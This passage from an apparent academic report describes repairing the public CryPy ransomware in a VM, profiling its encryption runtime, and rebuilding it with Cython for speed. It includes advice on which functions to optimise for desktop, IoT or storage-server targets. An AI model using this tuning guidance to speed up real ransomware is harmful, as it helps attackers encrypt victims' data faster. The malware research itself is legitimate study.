We began by creating an environment appropriate for constructing and executing our development and experiments. Given the potential dangers ransomware poses to the hosts operating system, development was confined to a virtual machine. We made use of the freely available Windows 10 development environment virtual machines available from (<https://developer.microsoft.com/en-us/windows/downloads/virtual-machines>). The virtual machine image runs Windows 10 Enterprise Edition, Windows Version 1909, and SDK version 1903. Our preferred virtualisation client is VMware workstation version 15.5. This VM will be saved as two snapshots, one for testing and another as a redundant backup. We choose Windows 10 as it is easily accessible and the CryPy ransomware is targeted at the Windows Operating System.

5.1.2 Python & Cython Installation

Within the virtual environment we installed the Anaconda Distribution (<https://www.anaconda.com/distribution/>), which contains both Python and Cython. Note that we install the 32-bit package due to known issues with Cython compatibility on 64-bit versions. While Python and Cython can both be installed individually, the Anaconda Distribution provides a convenient and compatible packaging of both. Versions are Python 3.7 and Cython 0.29.15.

5.1.3 C Language Compiler and Compatibility

Creating a dynamic C linked library which can be imported as a C module for use in Python requires a twostep process. Firstly, we must convert a Cython .pyx file into a .c file. Secondly, we need to compile this .c file into a Python dynamic link library .pyd file. Cython comes with its own compiler to handle the first step, but we must install our own compatible C compiler such that we can perform the second step. As recommended by the Cython documentation, we install the Windows SDK C/C++ compiler from Visual Studios.

5.1.4 Integrated Development Environment (IDE)

We utilised the Atom IDE during the construction of our code (<https://atom.io/>). The additional package 'language-cython 0.3.0' was installed within atom to provide Cython language support for this environment.

3.3 Simplifying & Repairing the Ransomware Sample

We acquired our ransomware sample from the following GitHub repository: https://github.com/rootthaxor/Ransom/blob/master/CryPy_Source.py.

Upon examination we noted that the ransomware contained several features beyond what was required to successfully encrypt a user's data. These included establishing persistence on the host, capacity to create remote desktop connections, and destroying Microsoft Shadow Copies. While these features are interesting from a general malware analysis perspective, they had no bearing with respect to our research question and as such, were carefully removed to reduce the complexity of our sample. The sample also contained small errors which prevented the code from executing correctly and had dependencies on an external Command & Control (C&C) server for some functionality. Changes were therefore made to the code to create a functional sample with which to perform tests. Images of a file compare between the original and edited source code are available in the appendices. This file compare was performed using the Atom IDE package 'compare-file' version 0.8.1. Care was taken not to modify the mechanism by which the ransomware performed file encryption.

3.4 Profiling the Ransomware Sample

This section discusses the tools, methodology and tests performed with respect to profiling the ransomware.

3.4.1 cProfile

In order to understand where best to apply our efforts with respect to targeting sections of Python code to be replaced by Cython, efforts were undertaken to profile the distribution of time each function consumed of the program's total runtime. A conventional method of profiling Python programs is achieved through the cProfile module (Wagner, M., Llort, G., Mercadal, E., Giménez, J. and Labarta, J., 2017). This module provides access to functions which can measure the individual runtimes of functions within a Python program. These functions can be accessed either through command line execution or embedded into the program itself. We choose the latter option as we required profiling our functions many times under different conditions during testing. The cProfile module is a C extension module and so has relatively low overheads compared to other profilers implemented in pure Python.

The images below show the functions embedded into our code to provide profiling. The code in these images wraps the whole program, excluding module imports.

```
4  import cProfile|
5
6  pr = cProfile.Profile()
7  pr.enable()
```

Figure 6. cProfile import and enable

```
404  pr.disable()
405  pr.print_stats(sort='cumtime')
```

Figure 7. cProfile Disable & Print Stats

3.4.2 File Size vs Number of Files

During our initial investigations into profiling the ransomware sample, we noted two distinct variables which impacted the runtime of our program. The volume of data in the files to be encrypted, and the number of files to encrypt. It was thought that through understanding how the programs runtime behaviour was influenced by these factors, we could better create Cython code to attempt to address those functions with the highest associated time costs.

3.4.2.1 File Size

We first created an experiment to understand the impact of file size on runtime execution speed.

To produce the files which would be encrypted we created a program named 'filecreator'. Filecreator takes two parameters, the number of files to create, and the size of each file. For every file it is asked to create, filecreator assigns the output file an extension which is targeted by our sample ransomware. It does this in a loop until it creates all the requested files. The full code for the filecreator program can be found in the appendices.

To measure the impact of file size on runtime execution speed we used filecreator to generate 8 batches of 100 files. The size of individual files in each batch ranged from 100bytes to 1GB giving total data volumes of between 10kB and 100GB. The ransomware sample, together with our embedded profiling, was then executed on each batch of files and runtime was recorded. This process was repeated 5 times for each batch and the results averaged. The VM snapshot was restored after each test was completed. The original results can be found in the Runtimes_100files.txt file code listing. A graph of the averaged results was then constructed using Python graphing package Matplotlib. The below graph is plotted with a logarithmic scale on

the y-axis to allow for practical visualisation of smaller values. The code to produce this graph is available in the appendicies.




Figure 8. Average Ransomware Runtime at Varying Data Volumes for 100 Files

We note increasing file size results in increased total runtime. Interestingly, once the file size achieves 10MB there appears to be an approximately linear increase in runtime with increasing file size. This relationship appears absent in files of 1MB and smaller.

To gain a more detailed understanding of the results of our profiling we visualise the data using the Python utility SnakeViz (<https://jiffyclub.github.io/snakeviz>). SnakeViz can be used to create a graphical tree output of our profiled functions. We visualise and compare the results of our experiments with 10MB of data to 100GB. The data structure in the images below are hierarchical, so the `generate_files()` function calls the `encrypt_file()` function which calls `'io.open'` and so forth. Only functions which take up at least 0.01% of the programs total runtime are displayed.




Figure 9. SnakeViz Function Graph Tree, 100 files, 10MB Total Data Volume




Figure 10. SnakeViz Function Graph Tree, 100 Files, 100 GB Total Data Volume

Analysing the tree representation of our profiling for this experiment we note an interesting relationship. When the volume of data to be encrypted is small, the work done by each function in our ransomware is more evenly distributed. The function contributing the most to runtime at these volumes is `io.open`, which is responsible for file opening. However as data volumes increase, work done is weighted towards the three functions, ‘method ‘`encrypt`’ of ‘`_AES`’ objects’, ‘method ‘`read`’ of `_io.BufferedReader` objects’, and ‘method ‘`write`’ of `_io.BufferedWriter` objects’. We henceforth describe these as the three ‘key profiled functions’.

It is relevant to briefly explain what each of the key profiled functions do in our program. The ‘method ‘`encrypt`’ of ‘`_AES`’ objects’ is an object referenced from the `pycryptodome` module which is used to perform encryption of the data. The ‘method ‘`read`’ of `_io.BufferedReader` objects’ and ‘method ‘`write`’ of `_io.BufferedWriter` objects’ are the methods called by the Python built in functions `read()` and `write()`. These are utilised when reading in the contents of files to be encrypted and then writing the encrypted data to a new file.

The graphs below (Figure 11, Figure 12) depict the percentage of total runtime each key function consumes at varying data volumes and the summed percentage of all three functions for our 100 files experiment. We note that as data volumes increase so does work done by the key functions. Between data volume ranges of 10KB and 100GB, time spent in the key profiled functions ranges from 0.4% - 97.4% respectively.

Through this experiment we discovered how runtime is distributed more

evenly amongst functions at lower data volumes and weighted more towards only 3 key functions at high volumes. Importantly, at high data volumes, optimising the key profiled functions would be the only significant way reduce runtimes when adding Cython code to the ransomware.




Figure 11. Individual Percentage of Total Runtime Consumed By 'Key Profiled Functions'




Figure 12. Cumulative Percentage of Total Runtime Consumed by 'Key Profiled Functions'

3.4.2.2 Number of Files

In order to understand how the number of files encrypted impacted runtime we devised an experiment that compared runtime for encrypting 100 files and 10000 files while maintaining equal total data volumes. As in the previous experiment we created 8 batches of files with data volumes ranging from 10KB to 100GB. In this instance however we created 10000 files. As such the data values of each individual file could take values from between 1byte and 10MB. We then exercised the same methodology as in 4.3.2.1. As before we first produce a graph (Figure 13) of the ransomware runtime against total data volume.




Figure 13. Average Ransomware Runtime at Varying Data Volumes for 10000 Files
We then create a plot (Figure 14) to show a comparison between total runtime for the 100 and 10000 file experiments.




Figure 14. Average Ransomware Runtime at Varying Data Volumes for 100&10000 Files

We demonstrate that, for normalised data volumes, increasing number of files from 100 to 10000 results in significantly increased runtime of the ransomware in all instances tested. At lower data volumes the relative increase in runtime is greater. By understanding which functions contribute this increase in runtime we aimed to specifically pinpoint the function/s which yield the greatest potential optimisation when augmented with Cython code. To this end we convert our profiling results into a SnakeViz graph tree for the 10000-file experiment (Figure 16) with the aim of noting differences between this and the 100 file SnakeViz graph (Figure 15). We draw comparison between 100 and 10000 file experiments at 10MB and 100GB and note our observations.




Figure 15. SnakeViz Function Graph Tree, 100files, 10MB Total Data Volume




Figure 16. SnakeViz Function Graph Tree, 10000files, 10MB Total Data Volume

Comparing 10MB total data volumes we see that in the 100 file experiment runtime is dominated by the `generate_file()` function and its children which contribute 66.96% of total runtime. This functions children include the read, write, and encryption functions discussed previously as well as the `io.open` method which dominates the majority of the runtime at 57.29%. In contrast the 10000 file experiment is dominated by the `find_file()` function and its children which contribute 53.29% of total runtime. This follows as there are two orders of magnitude more files to find in this experiment and relatively little data to encrypt.




Figure 17. SnakeViz Function Graph Tree, 100files, 100GB Total Data Volume




Figure 18. SnakeViz Function Graph Tree, 10000files, 100GB Total Data Volume

Comparing 100GB data volumes we note that both the 100 and 10000 file experiments are almost totally dominated by the generate file function and its children, contributing 99.32% and 95.16% of total runtime respectively. However a significant difference is observed in the runtime of the io.open function and the read method between experiments. In the 100 files experiment the io.open function contributes only 1.32 seconds of runtime or 0.11% of total runtime. In contrast the 10000 file experiment io.open is the most costly individual function, consuming 688 seconds or 40.14% of runtime. This seems to follow intuitively in that the requirement to open more files, even if those files are individually of lower data volumes, would demand more time from the io.open function. A less intuitive result is observed from the read method. In the 100 files experiment the read method consumes 431 seconds or 34.28% of total runtime. In the 10000 files experiment the read method consumes only 100 seconds or 5.85% of runtime. Given that total data volume is preserved across these experiments it would initially seem reasonable that the time requirements to read in data would stay at similar magnitudes, but this is not so. Repetition of these experiments repeated the results. While it is outside the scope of this paper to investigate and prove exactly why this is occurring, we will offer our brief speculation. This is a result of the way in which Windows automatically deals with open and read requests of varying file sizes. The job of the open function is predominantly to find the start of a file. This can also extend to finding the end of the file stream which is a more expensive operation. However, this extra work could be left to the read function. We would speculate that when Windows encounters what it considers a large file, as in the case of our 100 1GB files, it passes the work of finding the end of file, to the read function rather than the open function. The inverse would be true for the 10000 file ‘small’ files and could potentially explain the phenomenon observed.

5.3.2.3 Profiling Summary

Through the process of profiling the ransomware we have been able to draw conclusions as to which functions contribute the greatest runtimes under a variety of conditions. At higher data volumes, number of files factors little into runtime function distribution, with the notable exception of the `io.open` function. However, it does increase the absolute magnitude of total runtime. At lower data volumes, number of files becomes relevant to the distribution of function runtime. We are thereby presented with different paths to pursue based on the expected target of the ransomware. We will provide some examples of theoretical applications and what this research suggests about their optimisation.

If the target is a conventional user desktop PC running Windows 10 it will contain >200,000 files (the standard installation of Windows contains >200,000 files) but will also likely have large data volumes. In such cases we would optimise by attempting to reduce runtimes of `io.open` and the key profiled functions.

Alternatively, if the ransomware was aimed at an IOT devices with very limited storage capacity, optimising would take the form of improving the `find_files()` function.

In the case of a storage server which contained few but large video files we would disregard optimising the `io.open` function and instead focus only on the key profiled functions.

Given the discovery that the route to optimisation of the ransomware is intimately tied to its target we find ourselves in a situation where, due to time constraints, we must make a choice as to which target to optimise for. Given that the CryPy ransomware was created to target Windows users it seems fitting to ascribe a 'normal' Windows 10 user as our target. This will therefore involve considering Cython optimisation of the `io.open` function and the key profiled functions.

3.5 Adding Cython to the Ransomware

With the understanding of which functions are most impactful with respect to the runtime of the ransomware we move to redevelop the ransomware with Cython.

3.5.1 Cythonizing the Python Ransomware

As noted in the literature, runtime performance benefits can sometimes be realised by using Cython to create a C extension module from our Python code. We investigate this first. To begin we Cythonized the entire `crppy_py.py` ransomware script to see if this provided any runtime improvements. Cythonizing is simply the term given to converting Python code to C code using the `cythonize()` function. Compared to adding Cython code to tackle costly individual functions, Cythonizing the whole program can potentially provide performance improvements for relatively little human effort.

To prepare the experiment, we create a copy of our altered ransomware file, `crppy_py.py`, and rename it `crppy_py.pyx`. The `pyx` extension symbolises source code files written in Pyrex which is an intermediate language for writing C extension modules. We then create a script named `setup.txt` which is responsible for calling the Cython `cythonize()` function on our `pyx` file which initiates the conversion of our Python code into C code. Using the command-line we build the C file using the `setup.py` script (Figure 19). The process is successful and generates a C extension module named `cython_crpy.c`.

```
C:\Users\User\Desktop\CryPy\Source Code>python setup.py build_ext --inplace
Compiling crppy_py.pyx because it changed.
[1/1] cythonizing crppy_py.pyx
C:\Users\User\Anaconda3\lib\site-packages\Cython\Compiler\Main.py:369: FutureWarning: Cython directive 'language_level' not set,
using 2 for now (Py2). This will change in a later release! File: C:\Users\User\Desktop\CryPy\Source Code\crppy_py.pyx
  tree = Parsing.p_module(s, pxd, full_module_name)
running build_ext
building 'crppy_py' extension
C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Tools\MSVC\14.24.28314\bin\HostX86\x64\cl.exe /c /nologo /Ox /W3
/GL /DDEBUG /MT -IC:\Users\User\Anaconda3\include -IC:\Users\User\Anaconda3\include -IC:\Program Files (x86)\Microsoft Visual
Studio\2019\Community\VC\Tools\MSVC\14.24.28314\ATLMFC\include -IC:\Program Files (x86)\Microsoft Visual Studio\2019\Communi
ty\VC\Tools\MSVC\14.24.28314\include -IC:\Program Files (x86)\Windows Kits\NETFXSDK\4.8\include\um -IC:\Program Files (x86)\
Windows Kits\10\include\10.0.18362.0\um -IC:\Program Files (x86)\Windows Kits\10\include\10.0.18362.0\shared -IC:\Program
Files (x86)\Windows Kits\10\include\10.0.18362.0\um -IC:\Program Files (x86)\Windows Kits\10\include\10.0.18362.0\winrt -IC:
\Program Files (x86)\Windows Kits\10\include\10.0.18362.0\cppwinrt /Tcrppy_py.c /Fobuild\temp.win-amd64-3.7\Release\crppy_py.o
bj
crppy_py.c
C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Tools\MSVC\14.24.28314\bin\HostX86\x64\link.exe /nologo /INCREMENTAL:NO /LTCG /nodefaultlib:libucrt.lib ucrt.lib /DLL /MANIFEST:EMBED,ID=2 /MANIFESTUAC:NO /LIBPATH:C:\Users\User\Anaconda3\lib
s /LIBPATH:C:\Users\User\Anaconda3\PCbuild\amd64 /LIBPATH:C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Tool
s\MSVC\14.24.28314\ATLMFC\lib\x64 /LIBPATH:C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Tools\MSVC\14.24.2
8314\lib\x64 /LIBPATH:C:\Program Files (x86)\Windows Kits\NETFXSDK\4.8\lib\um\x64 /LIBPATH:C:\Program Files (x86)\Windows Ki
ts\10\lib\10.0.18362.0\um\x64 /LIBPATH:C:\Program Files (x86)\Windows Kits\10\lib\10.0.18362.0\um\x64 /EXPORT:PyInit_crppy
_py build\temp.win-amd64-3.7\Release\crppy_py.obj /OUT:C:\Users\User\Desktop\CryPy\Source Code\crppy_py.cp37-win_amd64.pyd /IM
PORT:PyInit_crppy_py LIB:build\temp.win-amd64-3.7\Release\crppy_py.cp37-win_amd64.lib Creating library build\temp.win-amd64-3.7\Release\crppy_py.cp
37-win_amd64.lib and object build\temp.win-amd64-3.7\Release\crppy_py.cp37-win_amd64.exp
Generating code
Finished generating code
```

Figure 19. Building C File from .pyx file using Cython

We then move to testing the performance of this C extension module and compare it to the performance of the original Python ransomware. Given our conclusions from profiling that we are interested in high data volume combined with high file density applications of the ransomware, we only perform and compare tests for data volume of 100GB with 10000 files. The experiment it performed 5 times and the results averaged. The full profiled results can be viewed in the appendices. We produce an average runtime of 1534.334 seconds. When compared to the Python only experiment which had an average runtime of 1708.789 seconds, we record a 10.21% speedup.

5.4.2 Developing Open & Read Functions in Cython

During profiling it was discovered that just four functions contributed >90% of the runtime in experiments with high data volumes and file densities. These functions are responsible for opening, reading, writing and encrypting data. By replacing the functions with more efficient counterparts, we aim to decrease runtimes.

We create open and read functions in Cython to replace the built in `open()` and `read()` functions used in Python. The intention being that these C functions will outperform the Python equivalents. The full source code for the Cython open and read functions can be found in the appendices.

We begin by importing the C functions we will require. Cython allows us direct access to C functions through the unique `cimport` keyword (Figure 20). Note that while `cimport` is a unique keyword to Cython, the syntax of these import statements is the same as with the conventional Python `import` keyword.

```
from libc.stdlib cimport malloc, realloc, free
from libc.stdio cimport fopen, fclose, FILE, EOF, fseek, SEEK_END, SEEK_SET
from libc.stdio cimport ftell, fgetc, fgets, getc, gets, feof, fread, getline
from libc.string cimport strlen, memcpy, strcpy, strtok, strchr, strncpy
```

Figure 20. Example of Cython `cimport`

We create a C class, declare data types, and initialise our variables (Figure 21). Here we demonstrate how Cython provides access to type declarations and pointer. In pure Python this lower level view is hidden from us and as such any performance gains which could be realised are unobtainable. Python syntax continues to be maintained even while working with C data constructs.

```
cdef class CyReadFile:
    cdef:
        FileContents *File
        FILE *fp
        char *filename
        char *delimiter
        long file_size
        bint is_open
        bint EO_STR
        void* temp_void_pointer

    def __init__(self, char *delimiter, char *filename):
        self.File = <FileContents*>malloc(sizeof(CyReadFile))
